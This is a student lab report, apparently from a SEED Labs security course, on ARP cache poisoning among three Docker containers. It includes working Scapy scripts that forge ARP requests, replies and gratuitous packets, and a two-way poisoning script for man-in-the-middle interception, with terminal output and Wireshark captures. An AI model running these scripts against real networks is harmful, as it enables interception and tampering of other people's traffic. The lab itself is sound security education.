CSE 644 Internet Security Lab-2 (ARP Cache Poisoning Attack)

Sneden Rebello

Environments used for the lab :

Machine A:

```
seed@VM: ~/.../volumes
[02/14/22]seed@VM:~/.../volumes$ dockps
68a00978366e  A-10.9.0.5
5581f53641e0  M-10.9.0.105
ee52bfec4e9c  B-10.9.0.6
[02/14/22]seed@VM:~/.../volumes$ docksh 6
root@68a00978366e:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 150
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 1
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
```

Machine B:

```
seed@VM: ~/.../volumes
[02/14/22]seed@VM:~/.../volumes$ dockps
68a00978366e  A-10.9.0.5
5581f53641e0  M-10.9.0.105
ee52bfec4e9c  B-10.9.0.6
[02/14/22]seed@VM:~/.../volumes$ docksh e
root@ee52bfec4e9c:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:06  txqueuelen 0  (Ethernet)
```

Machine M (Attacker):

```
seed@VM: ~/.../volumes
[02/14/22]seed@VM:~/.../volumes$ dockps
68a00978366e  A-10.9.0.5
5581f53641e0  M-10.9.0.105
ee52bfec4e9c  B-10.9.0.6
[02/14/22]seed@VM:~/.../volumes$ docksh 5
root@5581f53641e0:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
```

<u>Task 1</u> : The objective of this task is to use packet spoofing to launch an ARP cache poisoning attack on a target, such that when two victim machines A and B try to communicate with each other, their packets will be intercepted by the attacker.

<u>Task 1A :</u> On host M, construct an ARP request packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not.


The code used in Scapy is below, here we attack A's ARP cache such that B's IP is mapped to Attacker's MAC address in A's ARP Cache. The following code is used to perform ARP Cache poisoning using spoofed ARP request to A.

seed@VM: ~/.../volumes

GNU nano 4.8 task1a.py

```
#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='02:42:0a:09:00:05')
A = ARP(hwsrc='02:42:0a:09:00:69',psrc='10.9.0.6',
        hwdst='02:42:0a:09:00:05', pdst='10.9.0.5')
A.op = 1
pkt = E/A
pkt.show()
sendp(pkt)
```

In the above code, I create an ARP packet with source address as B's IP and M's MAC and destination as A's IP and MAC address. The op field's default value is used i.e. 1 indicating it's an ARP Request.




The ARP requests are broadcasted. To poison only A's ARP Cache, I create a unicast message and send it to A. We see that the attack is successful.

<u>Task 1B:</u> On host M, construct an ARP reply packet to map B's IP address to M's MAC address. Send the packet to A and check whether the attack is successful or not. Try the attack under the following two scenarios, and report the results of your attack.

The following is the code for poisoning the ARP cache with a faked ARP reply to A:


The only difference is that the OP field is now set to 2, indicating an ARP reply. The rest of the code is identical to the previous task.

Scenario 1 – When B's IP is already in A's cache.



Here we notice that if B's IP is already in A's cache the attack is successful and A's cache gets poisoned.

Scenario 2 – When B's IP is not in A's cache. You can use the command "arp -d a.b.c.d" to remove the ARP cache entry for the IP address a.b.c.d.



In this case we notice that if B’s IP is not in already in A’s cache, the attack is unsuccessful, and A’s cache does not get updated with the attackers MAC.


<u>Task 1c :</u> **On host M, construct an ARP gratuitous packet, and use it to map B’s IP address to M’s MAC address. Please launch the attack under the same two scenarios as those described in Task 1.B.**


The following is the code for poisoning the ARP cache with a faked ARP reply to A:

Here the OP field is now set to 1, indicating an ARP request and the destination MAC addresses in both ARP header and Ethernet header are the broadcast MAC address (ff:ff:ff:ff:ff:ff).

```
seed@VM: ~/.../volumes
  GNU nano 4.8                 task1c.py                 Modi
#!/usr/bin/python3
from scapy.all import *

E = Ether(dst='ff:ff:ff:ff:ff:ff')
A = ARP(hwsrc='02:42:0a:09:00:69',psrc='10.9.0.6',
        hwdst='ff:ff:ff:ff:ff:ff', pdst='10.9.0.5')
pkt = E/A
pkt.show()
sendp(pkt)
```


Scenario 1





Here we notice that if B’s IP is already in A’s cache it pretty much remains unchanged.

Scenario 2



Here we notice that even if we delete and clear A’s cache, the attack would still be successful and we would be able to poison A’s cache.

We can fake an ARP packet and accomplish ARP Cache Poisoning by these three methods.

<u>Task 2 :</u> **Hosts A and B are communicating using Telnet, and Host M wants to intercept their communication, so it can make changes to the data sent between A and B.**

Step1 - Launch the ARP cache poisoning attack :

The following is the code to perform ARP Cache Poisoning on A and B, such that in A’s ARP cache, B’s IP address maps to M’s MAC address, and in B’s ARP cache, A’s IP address also maps to M’s MAC address.

```
seed@VM: ~/.../volumes
 GNU nano 4.8                         task2a.py
#!/usr/bin/python3
from scapy.all import *

def sendpkt_arp(mac_dst, mac_src, ip_dst, ip_src):
 E = Ether(dst=mac_dst, src=mac_src)
 A = ARP(hwsrc=mac_src,psrc=ip_src, hwdst=mac_dst, pdst=ip_dst)
 pkt = E/A
 sendp(pkt)

sendpkt_arp('02:42:0a:09:00:05','02:42:0a:09:00:69','10.9.0.5','10.9.0.6')
sendpkt_arp('02:42:0a:09:00:06','02:42:0a:09:00:69','10.9.0.6','10.9.0.5')
```

Here the arp poisoning has happened successfully and we can see that A and B’s cache has been poisoned with the attackers MAC.


```
seed@VM: ~/.../volumes
root@68a00978366e:/# arp -n
Address          HWtype  HWaddress           Flags Mask            Iface
10.9.0.6         ether   02:42:0a:09:00:69   C                     eth0
root@68a00978366e:/#
```

```
seed@VM: ~/.../volumes
root@5581f53641e0:/# ls
bin   etc   lib32   media  proc  sbin  task1a.py
boot  home  lib64   mnt    root  srv   task1b.py
dev   lib   libx32  opt    run   sys   task1c.py
root@5581f53641e0:/# touch task2a.py
root@5581f53641e0:/# nano task2a.py
root@5581f53641e0:/# python3 task2a.py
.
Sent 1 packets.
.
Sent 1 packets.
root@5581f53641e0:/#
```


```
seed@VM: ~/.../volumes
root@ee52bfec4e9c:/# arp -n
Address          HWtype  HWaddress           Flags Mask            Iface
10.9.0.5         ether   02:42:0a:09:00:69   C                     eth0
root@ee52bfec4e9c:/#
```

Step 2: Testing :

Here we test to see if the poisoning has worked successfully. Also IP forwards should be turned OFF.




After running the program to poison the cache, we try and ping host B from host A and host A from host B.



When we ping B from A we notice that 13 packets were transmitted but only 5 were received. There was packet loss that took place and that was because of the poisoned cache. Similar situation was from when we try and ping A from B we notice that 15 packets were transmitted and only 7 were received, again this is because of the poisoned cache.


Ping A to B (wireshark image)



[SEED Labs] Capturing from br-0df684cea0ce

No.	Time	Source	Destination	Protocol	Length	Info
1	2022-02-15 18:0…	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
2	2022-02-15 18:0…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
3	2022-02-15 18:0…	02:42:0a:09:00:69	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de…
4	2022-02-15 18:0…	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 d…
5	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0031, seq=1/256, ttl=64 (no respons…
6	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0031, seq=2/512, ttl=64 (no respons…
7	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0031, seq=3/768, ttl=64 (no respons…
8	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0031, seq=4/1024, ttl=64 (no respon…
9	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0031, seq=5/1280, ttl=64 (no respon…
10	2022-02-15 18:0…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
11	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0031, seq=6/1536, ttl=64 (no respon…
12	2022-02-15 18:0…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
13	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0031, seq=7/1792, ttl=64 (no respon…
14	2022-02-15 18:0…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
15	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0031, seq=8/2048, ttl=64 (no respon…
16	2022-02-15 18:0…	02:42:0a:09:00:05	Broadcast	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5
17	2022-02-15 18:0…	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06
18	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0031, seq=9/2304, ttl=64 (reply in …
19	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0031, seq=9/2304, ttl=64 (request i…
20	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0031, seq=10/2560, ttl=64 (reply in…
21	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0031, seq=10/2560, ttl=64 (request …
22	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0031, seq=11/2816, ttl=64 (reply in…
23	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0031, seq=11/2816, ttl=64 (request …
24	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0031, seq=12/3072, ttl=64 (reply in…
25	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0031, seq=12/3072, ttl=64 (request …
26	2022-02-15 18:0…	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0031, seq=13/3328, ttl=64 (reply in…
27	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0031, seq=13/3328, ttl=64 (request …

Ping B to A (wireshark image)



[SEED Labs] Capturing from br-0df684cea0ce

No.	Time	Source	Destination	Protocol	Length	Info
28	2022-02-15 18:0…	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10.9.0.6 de…
29	2022-02-15 18:0…	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use of 10.9.0.6 d…
30	2022-02-15 18:0…	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
31	2022-02-15 18:0…	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
32	2022-02-15 18:0…	02:42:0a:09:00:69	02:42:0a:09:00:06	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de…
33	2022-02-15 18:0…	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 d…
34	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0029, seq=1/256, ttl=64 (no respons…
35	2022-02-15 18:0…	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) request id=0x0029, seq=2/512, ttl=64 (no respons…
